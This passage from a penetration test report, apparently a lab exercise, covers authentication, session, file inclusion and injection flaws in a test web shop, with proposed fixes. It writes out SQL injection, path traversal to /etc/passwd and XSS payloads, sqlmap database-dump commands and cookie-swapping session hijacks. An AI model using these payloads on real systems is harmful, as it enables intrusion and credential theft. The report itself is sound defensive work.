With the credentials entered the login was successful, however while successful the user is not logged in as the admin, the tester instead was logged in as the most recently created user but with full access to the admin pages this can be seen in figure O. This allows the unauthenticated user to view and edit other user's personal data as well as item and ticket data.




Figure O – the tester logged into the admin panel as the most recently created user

2.5.5 Testing for Weak Password Policy

Much like the applications username policy, the registration page states that the password must be a minimum of five characters long, to test this password policy the tester created a new account, see figure P, with the following credentials:

Name - Oliver
Username – Oliver
Password – tea
Phone number – 1234




Figure P – Creating the Oliver account below the password limit

With the new Oliver account registered the tester attempted to login as the user from the default login page. The credentials were accepted, and the tester was logged in as Oliver as seen in figure Q below.




Figure Q – User logged into the Oliver account below the minimum password requirement

Much like the username policy the application has, it fails to uphold its own password policy as well, as previously stated this makes brute forcing the application easier as users could potentially have both a username and password of under 5 characters.

2.5.6 Testing for weak password change or reset functionalities


The web application does not have a way to change a user's password without being logged on to that users account, this includes the admin page as the user list administrative users can view and edit does not contain a password field. When logged in to the "hacklab" account the tester went to the change password page found on http://192.168.1.20/changepassword.php. This page asks the user for both the old password and new password, the old password is asked for as a form of verification to ensure that if user who has gained access to that account without that accounts password they cannot change it, however this verification was tester by the tester. On the password change page, the tester used the following information:

Old password: "testing"
New password: "password"

With the old password for the "hacklab" account being "hacklab" the site should reject this information and not change the user's password. However, with the new credentials entered the tester then logged out of the "hacklab" account and attempted to login with the potential new credentials of:

Username – "hacklab"
password – "password"

This login attempt was successful allowing the user to gain access to the hacklab account under the new credentials despite entering the incorrect information when changing the password. The password changing process can be seen in figure R.






Figure R – Successful password change with wrong credentials

2.6 AUTHORIZATION TESTING

2.6.1 Testing Directory traversal/file include

When on the terms and conditions page of the web application found at http://192.168.1.20/appendage.php?type=faqs.php the tester is able to manipulate the URL in order to discover a root error on that page. By adding "?type=../../../../../../etc/passwd" the tester found a root error seen in figure S. The error found contains extremely sensitive information and would be extremely valuable to a malicious user as it could potentially allow for access to the root account.




Figure S – Root error within the terms and conditions page

2.6.2 Testing for Bypassing Authorization Schema

While logged in as a standard user they are not authorized to view any of the admin pages however while the standard user is unable to access the administrative pages of the site, the site contains an error that allows them to bypass this.

If the standard user replies to an open ticket the site redirects them to the admin ticket page URL, however while they may be redirected to the incorrect page they cannot see the user list or other customers orders,

attempting to click on any of the links results in an error 404 page or a broken web page that can be seen in appendix G.

2.7 SESSION MANAGEMENT TESTING

2.7.1 Testing for Session Management Schema

During the previous webscarab scan results in section 2.5.1 (figure K) it showed that a secret cookie had been created for the user. The tester then placed the secret cookie inside the CyberChef application in order to decode it in order to reveal what information the cookie contains, in figure O below the tester reveals that the secret cookie created for the user contains the username, password and timestamp of the user logged in.




Figure T – Decoding the cookie

2.7.2 Testing for cookies attributes

Due to the site using HTTP instead of HTTPS any cookies the site contains are unsecure as previously seen in section 2.5.1 (figure L) due to them containing information in plain text.

2.7.3 Testing for session fixation

When the web application successfully authenticates its user to login the session ID cookie remains the same, this allows for session hijacking to be possible on the site. In order to test this tester logged onto two separate user accounts using OWASP MANTRA, the default “hacklab” account and the previously created “Jordan” account. With the “Jordan” logged in the tester opened Cookie manager+ on MANTRA and got the session ID cookie for this account seen in figure U.




Figure U – Jordan account session ID

With the session ID cookie copied the tester opened a new mantra window and logged into the default "hacklab" account and opened cookie manager+, with this the tester then replaced the "hacklab" accounts session ID with the "Jordan" accounts session ID seen below in figure V.




Figure V – Inputting the Jordan account session ID into the Hacklab account

With the new session ID inputted the page was refreshed and the tester was now in the "Jordan" accounts session, while they are in a different accounts session the secret cookie that contains the username and password of the user (seen in figure T) does not update keeping it as the original account login information for the "hacklab" account. However while the cookie does not update the tester could still access the edit information panel while in the "Jordan" accounts session and is able to view the username and change the users password without verification of the old one (discovered in section 2.5.6) thereby giving them full access to that users account.

This same process could be used to gain access to the admin account, to do this the tester followed the same process this time logging in as the admin and getting the admin accounts session ID and updating

the “hacklab” accounts session ID to match, with the ID uploaded the page was refreshed and the tester was now logged in as the administrator on the main customer page. In order to gain access to the administrative pages using this method the tester then browsed to the URL http://192.168.1.20/admin and clicked on one of the links presented on that page given them full access to the administrative site of the application.

2.8 INPUT VALIDATION TESTING

2.8.1 Testing for Reflected Cross Site Scripting

As previously found by the OWASP ZAP scan seen in appendix F the ‘ricks greasy spoon’ web application is vulnerable to Cross-site scripting. In order to test this the tester created a simple alert script and placed it in input boxes on the website, the script created by the tester is as follows “<script>alert(1);</script>”. This script was placed in the ticket description section of the website, this can be seen below in figure W.




Figure W – Creating ticket with cross site scripting

The application accepts this input as the ticket gets passed through and is stored on the website as seen in figure X.




Figure X – Open ticket containing the Cross-site scripting alert

In order to view the script, the ticket must be clicked on and the alert appears as shown in figure Y.




Figure Y – Alert ticket Cross Site scripting result

2.8.2 Testing for Stored Cross Site Scripting

Following the previous cross site scripting test in section 2.8.1, the tester conducted further tests on the tickets scripts to see if the script was stored and work again. After the alert notification appeared (in figure Y) the tester clicked the ok button and was taken to the tickets page however the ticket displayed has no description, the tester then went back to the main ticket page. The compromised ticket was still displayed with the rest of the user's tickets, this ticket was then clicked on again to see if the alert notification would appear again. This test was successful with the alert appearing again for the tester, the tester then repeated this test five times to ensure that the script was still working and wasn't a mistake.

2.8.3 SQL Injection

During this web application vulnerability assessment the tester has previously proven manual SQL injection works on the site seen in section 2.5.4 where the tester managed to login to both the admin page and regular page as the most recently created user with the query of "test' OR '1'='1';-- ".


While manual SQL injection is possible an SQLMAP was attempted on the application by the tester using the command "sqlmap -r /root/Desktop/Session.txt –dbms=MySQL –columns". The Session.txt file used by the tester in this command can be found in appendix H. This scan revealed all the column and table names for the web application, these results can be seen in appendix I.

With the knowledge that SQL MAP works on the site the tester ran a second SQL MAP test this time using the command "sqlmap -r /root/Desktop/Session.txt –dbms=MySQL –dump" with the Session.txt being the same as the one found in appendix H. This query allowed the tester to view all table information on the 'greasy' database. The results from the SQL MAP contained all the user records, revealing each users usernames and passwords, additionally the passwords and card information found in the database dump were all in plain text giving the tester full access to every user account including the administrative account without having to run any additional programs to crack password hashes. These results can be seen in appendix J.

2.8.4 Incubated Vulnerability

Knowing that the cross-site scripting is stays on the website the tester could use this method to upload a beef script to the website allowing the tester to gain access to any user's device they click the link with. The tester could then create fake social media pop ups in order to gain more information from the user using this tactic. Due to how the web application works other users cannot view each other's tickets only their own however an administrative user can view all the tickets, this tactic could be used in order to give the tester access to the administrative account.

Additionally, the website allows the user to upload a profile picture for their account, the tester decided to test the extent of this creating a .txt file with the word shell written inside and saving it as a .jpg file as seen in figure Z.






Figure Z – False jpg file creation and upload

The tester then went to the edit information page on the account and successfully managed to change the accounts profile picture to the fake image file. With the website not checking that the file is a genuine .jpg file the tester could potentially place code within the false .jpg that could execute at a later point when interacted with by a different account. The successful upload of this file can be seen below in figure AA.




Figure AA – Successful false file upload and new user image after upload

2.9 ERROR HANDLING

2.9.1 Analysis of Error Codes

Previously seen in section 2.3.2, many URL's result in error pages, however on the 404 error page, it contains what versions the webserver is running confirming the previous results found by Nmap and WhatWeb. As seen in figure AB below.

Figure AB - 404 error page

Additionally, the 403-error page alerts the user "Access to the requested object is only available from the local network". This can be seen in figure AC.

Figure AC – 403 error page

As shown in appendix G some pages of the website are broken as certain files could not be located. Instead of alternative text, the path to where the files should be are shown, this allows users to know how files on the application are stored and the naming schemes the host uses for the applications files.

2.10 Testing for Weak Cryptography

2.10.1 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection

In order to test for a weak SSL/TSL ciphers the tester ran a scan against the web application using the command "sslyze --regular 192.168.1.20" the results of this scan revealed information about the applications use of ciphers, the results of this scan can be viewed in appendix K.

2.11 Business Logic Testing

2.11.1 Test ability to Forge Requests

As shown previously throughout the report, the web application is vulnerable to multiple security flaws such as cross site scripting, SQL injection and session hijacking. These vulnerabilities allowed the tester gain access to unauthorized information such as the administrative web pages along with other user's accounts. Examples of the tester gaining access to other accounts using session hijacking or SQL injection can be seen throughout the report.

2.11.2 Test Number of times a Function can be Used Limits

As previously shown in section 2.5.3, when logging into the web application there is no lockout measurements taken when a user inputs incorrect credentials multiple time. This has dangerous repercussions as it would allow a malicious user to brute for the site to gain access to accounts with ease.

2.11.3 Testing upload of Unexpected File Types

As seen in section 2.8.4, the upset allows the user to upload a false .jpg file type allowing it to contain information within the file beyond that of a standard jpg. The file uploaded will then become that users profile image as seen back in figure AA.

2.12 OMITTED METHODOLOGY PROCURES

Throughout this report, the tester has followed the OWASP Web Application Penetration Testing methodology. This methodology covers every possible area that can be tested during a web application penetration test. However, not every area of this methodology is relevant to the site given to the tester and therefore some sections of the methodology have been omitted. This is typically due to them not being relevant to the application or out of scope entirely. The following is the sections of the methodology omitted from this report:

Information Gathering

- Conduct Search Engine Discovery and Reconnaissance for Information Leakage
- Fingerprint Web Application Framework
- Map Application Architecture

Configuration and Deployment management Testing

- Test Network/Infrastructure Configuration
- Backup and Unreferenced Files for Sensitive Information
- Test File Permission
- Enumerate Infrastructure and Application Admin Interfaces
- Test HTTP Methods
- Test HTTP Strict Transport Security
- Test RIA cross domain policy

Identity management testing

- Test Account Provisioning Process
- Testing for Account Enumeration and Guessable User Account

Authentication Testing

- Test remember password functionality
- Testing for Browser cache weakness
- Testing for weak security question/answer
- Testing for Weaker authentication in alternative channel

Authorization Testing

- Testing for Privilege Escalation
- Testing for Insecure Direct Object References

Session Management Testing

- Testing for Exposed Session Variables
- Testing for Cross Site Request Forgery
- Test session timeout
- Testing for Session puzzling

Input validation testing

- Testing for HTTP Parameter pollution
- Testing for HTTP Verb Tampering
-

- LDAP Injection
- ORM Injection
- XML Injection
- SSI Injection
- XPath Injection
- IMAP/SMTP Injection
- OS Commanding
- Buffer Overflow
- Testing for Code Injection
- Testing for HTTP Splitting/Smuggling

Error Handling

- Analysis of Stack Traces

Testing for Weak Cryptography

- Testing for Padding Oracle
- Testing for Sensitive Information sent via Unencrypted channels

Business Logic Test

- Test Business Logic Data Validation
- Test Integrity Checks
- Test for Process Timing
- Testing for the circumvention of Workflows
- Test Defense Against Application misuse
- Test upload of malicious files

Client-Side Testing

- Testing for DOM based Cross Site Scripting
- Testing for JavaScript Execution
- Testing for Client-Side URL Redirect
- Testing for CSS Injection
- Testing for Client-Side Resource Manipulation
- Test Cross Origin Resource Sharing
- Testing for Cross Site Flashing
- Testing for Clickjacking
- Test Web Messaging
- Test Local Storage
- Testing for HTML Injection
- Testing WebSockets

3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

Using the OWASP code review guide for guidance source code analysis took place on the "Ricks greasy spoon" web application. This methodology was chosen in order to maintain consistency with the previous use of the OWASP web application penetration testing methodology.

3.1.1 Strengths and Weaknesses

When doing source code analysis, it is possible to fully automate the process. However, there are various strengths and weakness when it comes to using an automated process over a manual source code analysis. The strengths and weaknesses of using the automated process are as follows:

Strengths

- Vulnerabilities such as SQL injection are easily flagged.
- Due to it being automated the process will overall be quicker, this will allow for results to be produced much faster.
- Using tools designed for source code analysis, the automated method allows for large quantities of data to be analyzed.

Weaknesses

- Configurations issues may occur
- A high quantity of false positives could be found
- If the code doesn't compile properly issues may occur with the analysis
- More complex vulnerabilities struggle to be detected using automated testing

After both the strengths and weaknesses of automated source code analysis were considered it was decided that a manual investigation would instead take place. A manual investigation will potentially allow for more complex vulnerabilities to be identified and will decrease the chance for a false positive to occur.

3.2 VULNERABILITIES DISCOVERED COUNTERMEASURES

From the Source code analysis and the main web application investigation the following vulnerabilities were found.

3.2.1 Robots.txt

3.2.1.1 Vulnerability

During the investigation of the web application it was discovered that when browsing to http://192.168.0.200/robots.txt a schema.sql file was discovered. This file could be viewed by browsing to 192.168.0.200/schema.sql, the contents of this file can be seen in appendix A.

3.2.1.2 Mitigation

To mitigate the robots.txt vulnerability the schema.sql file must be removed from robots.txt, this can be done by simply removing the file from the robots. extension protocol. Once this file has been removed to will decrease the likely hood of a standard user easily accessing this file as it will no longer be listed within the robts.txt page, however in order to ensure this file is not listed by a search engine the metatag "noindex" should be used, this will instruct the search engine to not show this file within the search results.

3.2.2 Local File Inclusion

3.2.2.1 Vulnerability

Within the application on the terms and conditions page is a local file inclusion vulnerability, this vulnerability can be exploited to allow a malicious user to run files on the web server through the web application and can be seen in section 2.6.1. This vulnerability usually occurs when input is accepted without proper validation.

3.2.2.2 Mitigation

Within the source code it can be seen that there is already a filter in place in order to make any hacking attempts more difficult, the filter used is as follows: "$pagetype = str_replace(array("../", "..""), "", $pagetype);".

To improve this filter even more validation must be added to the web application. For example, more validation can be added to ensure only approved characters will be accepted, this would ensure unexpected characters and variables such as "%00" could not be inputted, any request with this type of syntax should be denied.

3.2.3 Hidden Source Code Vulnerability

3.2.3.1 Vulnerability

As shown in section 3.1 source code analysis is an essential part of web application testing. One issue that can become apparent when reviewing source code is finding comments that reveal too much information. In this case, when reviewing the tickets.php page's source code the following comment can be seen on the first line "*** Built on Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7.". This comment reveals critical information about what the application uses, this information could be used by a malicious user in order to discover any vulnerabilities and exploits associated with this version of apache or PHP.

3.2.3.2 Mitigation

Before the publication of a web application the source code should be reviewed internally to delete any comments that reveal sensitive information such as version numbers or passwords. Additionally, a third party could be hired to review the code and note issues like this one before publication. Having the code reviewed by multiple sources greatly decreases the chance of any sensitive information being left within the code after publication.

When coding no sensitive information should be placed in comments, any sensitive information should be stored properly, such as through encryption so that only authorized users can view this information.

3.2.4 Reversible Cookie Vulnerability

3.2.4.1 Vulnerability

Within section 2.7.1 a secret cookie can be found on the web application for the current user, this secret cookie contains encoded information about the users account such as their username and password. The encoded information can be decoded using cyberchef as seen in figure T, this is particularly dangerous as a malicious user could potentially learn the credentials of other user's accounts using this method. While the secret cookie cannot be used to session hijack if a user was to login using a public device and forget to log out their secret cookie could easily be stolen and their login credentials along with it.

3.2.4.2 Mitigation

Due to the simplicity of decoding the cookie when compared to the information it contains it is vital something is done about this major vulnerability. One way of mitigating this issue would be to make it so the cookie is only available to the server, in doing this the secret cookie will not be read by the JavaScript client and instead will be purely used by the server. Additionally, the web application can disable caching their cookies, in doing this it decreases the chance of the cookies being stolen.

3.2.5 Cookie attributes Vulnerability

3.2.5.1 Vulnerability

The cookies the web application uses have been found to not have any set attributes, due to the sensitive information cookies can contain it is vital various attributes for them are set in order to keep them secure.

3.2.5.2 Mitigation

A secure cookie for a web application should have the following attributes:

- Secure Flag – Adding the secure flag attribute it will ensure that the cookie will only be transported over encrypted connections.
- Cookie Scope – The scope of a cookie determines where in the application the cookie is valid.
